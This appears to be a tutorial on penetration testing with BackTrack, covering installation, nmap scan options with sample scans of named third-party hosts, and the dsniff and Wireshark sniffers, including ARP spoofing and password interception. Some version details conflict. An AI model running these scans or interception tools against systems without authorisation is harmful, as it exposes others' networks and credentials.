

Penetration Testing Using BackTrack

Content Flow :

- Introduction
- Features
- Installation
- Tools
- Scanning (nmap)
- Sniffing (ettercap, dsniff)
- SET (social engineering toolkit)
- Metasploit
- Post exploitation (Meterpreter)
- Wireless security

Introduction :

BackTrack is one of the more popular distributions in the white hat circles. It is specially suited for penetration testing, with more than 300 tools available for the task. Like both Helix and Protech, BackTrack is based on Ubuntu. This means good stability and hardware detection and a whole lot of software that can be easily obtained.

BackTrack is a Linux distribution distributed as a Live CD which resulted from the merger of WHAX(previously Whoppix) and the auditor security collection, which used for penetration testing.

The BackTrack project was created by Mati Aharani and Max moser and is collaborative effort involving the community.

- 1) Backtrack 2 released march 6, 2007
(includes over 300 security tools)
- 2) Beta version of BackTrack 3 released Dec. 14, 2007
(focus was to support more and newer hardware as well as provide more flexibility and modularity)
- 3) BackTrack 3 released june 19,2008
(new additions include SAINT and Maltego)
- 4) Backtrack 3 Final Realesed Feb 11,2009
- 5) BackTrack 4 Beta Released Feb 11, 2009
(move to debian)
- 6) BackTrack 4 pre-release Released 19th June, 2009
- 7) BackTrack 4 Final released 11th January 2010

- 8) BackTrack 4 R1 released may 8th,2010
- 9) BackTrack 4 R2 released November 22nd, 2010

Features :

BackTrack Base

There have been many changes introduced into BackTrack 5 - most notably, our move to an Ubuntu Intrepid base. We now maintain our own full repositories with modified Ubuntu packages in addition to our own penetration testing tools. Another significant change is the updated kernel version, currently at 2.6.29.4. This new kernel brought an onset of internal changes, which have greatly changed the structure of BackTrack.

BackTrack Kernel

We no longer use lzma enabled squashfs as our live filesystem, which on one hand results in larger ISO size, but on the other hand, frees us from having to maintain our own kernel patches. This is especially painful these days, as squashfs is slowly moving into the mainstream kernel (at the time of this writing).

BackTrack 5 uses squashfs-tools version 4.0 (which is not backward compatible with previous versions), and the inbuilt squashfs kernel module, which is present in 2.6.29.4. AUFS is used as the unification filesystem (aufs2.x).

Several wireless driver injection/optimization patches have been applied to the kernel, as well as a bootsplash patch. These patches can be found in the kernel sources package (/usr/src/linux/patches).

These changes mean that much of what you were used has changed in terms of boot cheatcodes and such, as this kernel shift also means we no longer use the livelinux scripts to create our images (we use casper now).

BackTrack focuses its central idea on the needs of penetration testers. The inclusion of live CD and Live USB functionality enables any user to just insert their respective data medium and boot up BackTrack

Direct hard disk installation(2.7GB uncompressed) can also be completed within the Live DVD(1.5GB compressed) environment the basic graphical installation wizard with no restart subsequent to installation. BackTrack further continue its compatibility with accessibility and internationalization by including support for japanese input in reading and writing in hiragana, katakana and kanji.

THE KEY ADITIION TO THE BACKTRACK SUITE are notably

- 1) Metasploit integration
- 2) RFMON Injection capable wireless drivers
- 3) Kismet

- 4) Autoscan-network(AutoScan-Network is a network discovering and managing application)
- 5) Nmap
- 6) Ettercap
- 7) Wireshark(Formely known as Ethereal)
- 8) BeEF(browser Exploitation Framework)

BackTrack's functionality further increases with the arrangement of each tool in 11 categories. The tool categories are as follows.

- 1) Information Gathering
- 2) Network Mapping
- 3) Vulnerability Identification
- 4) Web Application Analysis
- 5) Radio network, Analysis(802.11, Bluetooth, Rfid)
- 6) Penetration(Exploit & social Engineering Toolkit)
- 7) Privilege Escalation
- 8) Maintaining Access
- 9) Digital Forensics
- 10) Reverse Engineering
- 11) Voice over IP

In relation to basic software packages, BackTrack includes some ordinary desktop programs such as Mozilla Firefox, Pidgin, K3b and XMMS.

UPDATING BACKTRACK

keeping BackTrack up to date is relatively simple by using the **apt-get** commands.

- apt-get update : Synchronizes your package list with our repository.
- apt-get upgrade : downloads and installs all the updates available.
- apt-get dist-upgrade : downloads and installs all new upgrades.

Meta Packages

A nice feature that arises from the tool categorization, is that we can now support —Backtrack meta Packages.

A meta package is a dummy package which includes several other packages. For eg., the meta package —backtrack web would include all the web application penetration testing tools backtrack has to offer.

Meta Meta packages

There are two —Meta Meta Packages: BackTrack world and BackTrack-desktop. BackTrack-World contains all the backtrack meta packages, while backtrack-desktop contains backtrack-world, backtrack-networking and backtrack-multimedia. The latter two meta packages are select applications imported from Ubuntu Repositories.

Installation :

BackTrack comes as a live CD, so to run it, you simply need to insert it in the CD drive and then boot the system. At the prompt, log on as root and then enter the root password toor before going on to set up the GUI with xconf. After you have completed the setup, simply type startx to launch the GUI. If an error occurs, try gui as a workaround for launching the graphical interface. If you need to, you can type dhcpcd to ask the DHCP server for an IP address. BackTrack does not do this automatically. BackTrack's KDE-based or GNOME-based menu system provides access to dozens of security tools and other forensic-analysis applications. Browsing the BackTrack menu is a little like browsing the many menus and submenus of a games distribution; only, instead of a bunch of games, the GUI is stocked with sniffers, spoofers, scanners, and other utilities to assist you with security testing.

Creating your own Live CD – Method 1

Creating your own flavor of BackTrack is easy.

1. Download and install the bare bones version of BackTrack
2. Use apt-get to install required packages or meta packages.
3. Use remastersys to repack your installation.

Creating your own Live CD – Method 2

Download the BackTrack 5 iso. Use the customization script to update and modify your build as show here: <http://www.offensive-security.com/blog/backtrack/customising-backtrack-live-cdthe-easy-way/>

Installing BackTrack to USB

The easiest method of getting BackTrack5 installed to a USB key is by using the unetbootin utility (resent in BackTrack in /opt/).

Installing Backtrack to a harddrive (using Ubiquity)

Boot from the Backtrack DVD and choose —Start Backtrack in Text Model

Backtrack will boot and will automatically end up at a root prompt.

Launch the GUI by running `_startx`.

Open a konsole and run `_ubiquity`.

At the —Language crashed dialog, choose —Continue anyway

Set timezone and choose keyboard layout.

Let backtrack partition the disk. (`_Use entire disk`)

Enter new user account information. (Pick a strong password, as this will be the user account used to log on into Backtrack)

Review the installation summary and press —install to start the installation.

Reboot when installation has completed Log

in with the newly created user

change the password for root (sudo passwd root)

Tools :

BackTrack is all about lots and lots of hacking tools. Once again, I'm only going to present the tools, not show you how to use them. These tools are all double-edged swords, and without the right amount of respect, skill and integrity, you may cause more harm than good. Furthermore, do not deploy them in a production environment without the explicit approval from system administrators and INFOSEC people.

The tools can all be found under Backtrack in the menu, arranged into sub-categories. The collection is long and rich and it will take you a long time pouring over all of them, let alone mastering them. Most of the tools are command-line utilities, with menu items a link to the console with the relevant tool running inside it.



Scanning (nmap) :

Nmap ("Network Mapper") is a utility for network exploration or security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services

(application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X.

Command `>nmap -v -A targethost`

Nmap features include:

- **Host Discovery** - Identifying hosts on a network, for example listing the hosts which respond to pings, or which have a particular port open
- **Port Scanning** - Enumerating the open ports on one or more target hosts
- **Version Detection** - Interrogating listening network services listening on remote devices to determine the application name and version number
- **OS Detection** - Remotely determining the operating system and some hardware characteristics of network devices.
- **Scriptable interaction with the target** - using Nmap Scripting Engine (NSE) and Lua programming language customized queries can be made Nmap Scripting Engine.

Typical uses of Nmap:

- Auditing the security of a device, by identifying the network connections which can be made to it
 - Identifying open ports on a target host in preparation for auditing
 - Network inventory, Network mapping, maintenance, and asset management
 - Auditing the security of a network, by identifying unexpected new servers
-

Nmap is used to discover computers and services on a computer network, thus creating a —map|| of the network. Just like many simple port scanners, Nmap is capable of discovering passive services on a network despite the fact that such services aren't advertising themselves with a service discovery protocol. In addition Nmap may be able to determine various details about the remote computers. These include operating system, device type, uptime, software product used to run a service, exact version number of that product, presence of some firewall techniques and, on a local area network, even vendor of the remote network card.

By default, Nmap performs a SYN Scan, which works against any compliant TCP stack, rather than depending on idiosyncrasies of specific platforms. It can be used to quickly scan thousands of ports, and it allows clear, reliable differentiation between ports in open, closed and filtered states.

To perform a SYN scan on the host www.yourorg.com,

use the command nmap
www.yourorg.com

Syntax nmap [Scan Type(s)] [Options] {target
specification}

-iL	Input from list of hosts/networks
-iR	Choose random targets
--exclude <host1[,host2][,host3],...>	Exclude hosts/networks
--excludefile <exclude_file>	Exclude list from file
-sL	List Scan - simply list targets to scan
-sP	Ping Scan - go no further than determining if host is online
-P0	Treat all hosts as online -- skip host discovery
-PS/PA/PU [portlist]	TCP SYN/ACK or UDP discovery to given ports
-PE/PP/PM	ICMP echo, timestamp, and netmask request discovery probes
-n/-R	Never do DNS resolution/Always resolve [default: sometimes]
--dns-servers <serv1[,serv2],...>	Specify custom DNS servers
--system-dns	Use OS's DNS resolver

-sS/sT/sA/sW/sM

TCP SYN/Connect()/ACK/Window/Maimon scans

-sN/sF/sX	TCP Null, FIN, and Xmas scans
--scanflags <flags>	Customize TCP scan flags
-sI <zombie host[:probeport]>	Idlescan
-sO	IP protocol scan
-b <ftp relay host>	FTP bounce scan

TARGET SPECIFICATION:

HOST DISCOVERY:

SCAN TECHNIQUES:

PORT SPECIFICATION AND SCAN ORDER:

-sV	Probe open ports to determine service/version info
--version-intensity <level>	Set from 0 (light) to 9 (try all probes)
--version-light	Limit to most likely probes (intensity 2)
--version-all	Try every single probe (intensity 9)
--version-trace	Show detailed version scan activity (for debugging)
-p <port ranges>	Only scan specified ports Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080
-F	Fast - Scan only the ports listed in the nmap-services file)
-r	Scan ports consecutively - don't randomize
-O	Enable OS detection
--osscan-limit	Limit OS detection to promising targets

--osscan-guess

Guess OS more aggressively

-T[0-5]

Set timing template (higher is faster)

--min-hostgroup/maxhostgroup <size>	Parallel host scan group sizes
--	--------------------------------

SERVICE/VERSION DETECTION:

OS DETECTION:

TIMING AND PERFORMANCE:

Options which take <time> are in milliseconds, unless you append 's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).

-f; --mtu <val>	fragment packets (optionally w/given MTU)
-D <decoy1,decoy2[,ME],...>	Cloak a scan with decoys
-S <IP_Address>	Spoof source address
-e <iface>	Use specified interface
-g/--source-port <portnum>	Use given port number
--data-length <num>	Append random data to sent packets
--ttl <val>	Set IP time-to-live field
--spoof-mac <mac address/prefix/vendor name>	Spoof your MAC address
--badsum	Send packets with a bogus TCP/UDP checksum

--minparallelism/maxparallelism <time>	Probe parallelization
--min-rtt-timeout/maxrtt-timeout/initial-rtttimeout <time>	Specifies probe round trip time.
--max-retries <tries>	Caps number of port scan probe retransmissions.
--host-timeout <time>	Give up on target after this long
--scan-delay/--maxscan-delay <time>	Adjust delay between probes

-oN/-oX/-oS/-oG <file>	Output scan in normal, XML, s <rIpt kIddi3, and Grepable format, respectively, to the g filename.
-oA <basename>	Output in the three major formats at once
-v	Increase verbosity level (use twice for more effect)

-d[level]	Set or increase debugging level (Up to 9 is meaningful)
--packet-trace	Show all packets sent and received
--iflist	Print host interfaces and routes (for debugging)
--log-errors	Log errors/warnings to the normal-format output file
--append-output	Append to rather than clobber specified output files
--resume <filename>	Resume an aborted scan
--stylesheet <path/URL>	XSL stylesheet to transform XML output to HTML
--webxml	Reference stylesheet from Insecure.Org for more portable XML
--no-stylesheet	Prevent associating of XSL stylesheet w/XML output
-6	Enable IPv6 scanning
-A	Enables OS detection and Version detection
--datadir <dirname>	Specify custom Nmap data file location
--send-eth/--send-ip	Send using raw ethernet frames or IP packets
--privileged	Assume that the user is fully privileged
-V	Print version number

FIREWALL/IDS EVASION AND SPOOFING:

OUTPUT:

MISC:

nmap -P0 204.228.150.3

or

nmap -P0 cyberops.in

Running the above port scan on the Computer Hope IP address would give information similar to the below example. Keep in mind that with the above command it's -P<zero> not the letter O.

Interesting ports on www.computerhope.com (204.228.150.3):

Not shown: 1019 filtered ports, 657 closed ports

PORT STATE SERVICE

21/tcp open ftp

80/tcp open http

113/tcp open auth

443/tcp open https



```
Applications Places System [v] Fri Aug 24, 2:38 [v] Click to view your appointments and task
root@bt: ~
File Edit View Terminal Help
root@bt:~# nmap -P0 h cyberops.in

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-08-24 02:35 IST
Nmap scan report for hicubes.com (108.162.199.169)
Host is up (1.7s latency).
Other addresses for hicubes.com (not scanned): 108.162.199.69
Not shown: 993 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
110/tcp   open  pop3
264/tcp   closed bgmp
443/tcp   closed https
8080/tcp  open  http-proxy
8443/tcp  closed https-alt
9102/tcp  closed jetdirect

Nmap done: 1 IP address (1 host up) scanned in 102.90 seconds
root@bt:~#
```

Sniffing :

dsniff - password sniffer The ability to access the raw packets on a network interface (known as network sniffing), has long been an important tool for system and network administrators. For

debugging purposes it is often helpful to look at the network traffic down to the wire level to see exactly what is being transmitted. Dsniff, as the name implies, is a network sniffer - but designed for testing of a different sort. dsniff is a package of utilities that includes code to parse many different application protocols and extract interesting information, such as usernames and passwords, web pages being visited, contents of email, and more. Additionally, it can be used to defeat the normal behaviour of switched networks and cause network traffic from other hosts on the same network segment to be visible, not just traffic involving the host dsniff is running on.

It also includes new programs to launch man-in-the-middle attacks on the SSH and HTTPS protocols, which would allow viewing of the traffic unencrypted, and even the possibility of taking over interactive SSH sessions.

Synopsis

dsniff [-c] [-d] [-m] [-n] [-i interface | -p pcapfile] [-s snaplen] [-f services] [-t trigger[,...]] [-r|w savefile] [expression] **Description** **options**

-c

Perform half-duplex TCP stream reassembly, to handle asymmetrically routed traffic (such as when using **arpspoof**(8) to intercept client traffic bound for the local gateway).

-d

Enable debugging mode.

-m

Enable automatic protocol detection.

-n

Do not resolve IP addresses to hostnames.

-i interface

Specify the interface to listen on.

-p pcapfile

Rather than processing the contents of packets observed upon the network process the given PCAP capture file.

-s snaplen

Analyze at most the first snaplen bytes of each TCP connection, rather than the default of 1024.

-f services

Load triggers from a services file. **-t**
trigger[,...]
Load triggers from a comma-separated list, specified as port/proto=service (e.g. 80/tcp=http).

-r savefile
Read sniffed sessions from a savefile created with the **-w** option.

-w file
Write sniffed sessions to savefile rather than parsing and printing them out.

expression
Specify a **tcpdump**(8) filter expression to select traffic to sniff.

On a hangup signal **dsniff** will dump its current trigger table to dsniff.services.

Files

/etc/dsniff/dsniff.services

Default trigger table
/etc/dsniff/dsniff.magic Network
protocol magic

Dsniff contains several powerful new network tools, written for use in penetration testing. Arpredirect is a very effective way of sniffing traffic on a switch by forging arp replies. Findgw determines the local gateway of an unknown network via passive sniffing, which can be used in conjunction with arpredirect to intercept all outgoing traffic on a switch. Macof floods the network with random MAC addresses, causing some switches to fail in open repeating mode, facilitating sniffing. Dsniff is a simple password sniffer which parses passwords from many protocols, only saving the "interesting" bits. Mailsnarf is a fast and easy way to violate the Electronic Communications Privacy Act of 1986. urlsnarf outputs all requested URL's from HTTP traffic. webspys sends URLs sniffed from a client to your local Netscape browser for display, updated in real-time (as the target surfs, your browser surfs along with them, automatically).

Wireshark Wireshark is the network analyzer. This very powerful tool provides network and upper layer protocols informations about data captured in a network. Like a lot of other network programs, Wireshark uses the pcap network library to capture packets.


The Wireshark strength comes from:

- its easiness to install.
- the simplicity of use of its GUI interface.
- the very high number of functionality available.

Wireshark was called Ethereal until 2006 when the main developer decided to change its name because of copyright reasons with the Ethereal name, which was registered by the company he

decided to leave in 2006. Install everything that it comes with. WinPcap is a driver that Wireshark needs in order to run. It will be automatically installed when you install wireshark. You can find more information about WinPcap at winpcap.polito.it.

Now that we have Wireshark installed lets open it up, so I can show you how to use it. Wireshark should have made a folder somewhere in your start menu called Wireshark. Go ahead and run Wireshark.



Wireshark lets you


"see" the data that is traveling across your network.

You can "see" what ports a program is using.


You can basically see all the traffic on your network.

You can see what comes in and what is going out of your router.

You can see so much that it becomes a problem. You end up getting too much data. To fix this Wireshark comes with two very useful filters that we will go over here. The filters allow you to sort the traffic that you have captured making it much easier to read. Well lets start by clicking the **Capture** link at the top of your screen. Then click **Options** in the menu that drops down.




This is the window that allows you to define how to start capturing data with Wireshark. You can use the **Interface** drop down box to select which network card to capture data from. There will only be one option here, if you only have one ethernet card. Later on we will modify this page a bit. Now we need to tell Wireshark what to capture. Click on the **Capture Filter** button.



Put First Capture Filter into the **Filter Name** box. I want you to enter host followed by your ip address into the **Filter String** box. If you ip address is 192.168.0.1, the Filter String box would contain the following.
host 192.168.0.1

We are telling Wireshark to capture everything coming from and going to your ip address. So we will get a log of all the traffic that is coming from or going to your computer. When you have finished those two changes click the **Ok** button at the bottom of this page.



You should now be back at the Capture Options window. Then click the **Start** button at the bottom of the screen.

You will now see packets as they are being sent to and from your computer. You might see a lot of traffic or just a little traffic depending upon how much is going on on your network. If you do not see any packets, try opening up a web page. If you still do not see captured data, then you probably have the wrong Interface selected on the Capture options window. When you have a couple packets, click the **Capture** option at the top of the screen and then **Stop** option in the menu that drops down.

Wireshark has captured some data as you can see on your screen. There are three frames here. I have labeled them as Frame 1, Frame 2, and Frame 3 in the picture above. Frame 1 shows you an overview of what packets came in and when out of your network. Frame 2 shows more detailed information about a selected packet. Frame 3 shows the hex data of the packet. We only really care about frame 1.

The source column tells us where the data was coming from and the destination column tells us where the data was going to. Both of these columns will always have ip addresses in them. The protocol column tells us what protocol that packet was sent with. Which is useful when trying to figure out what ports/protocols a program uses. The info box contains the information that we really need. The info box lists specific requests made over the network. It also lists what ports the data traveled on.

Notice that every time a port is listed it is listed as a pair of ports. Data always travels on ports. It is sent out of the source ip address on a port, and then received on the destination ip address on a port. These ports are rarely the same. Keeping that in mind, it is easy to see why there are two ports listed in the info box. The first port is the source port. Notice the > which you can think of as the word to.

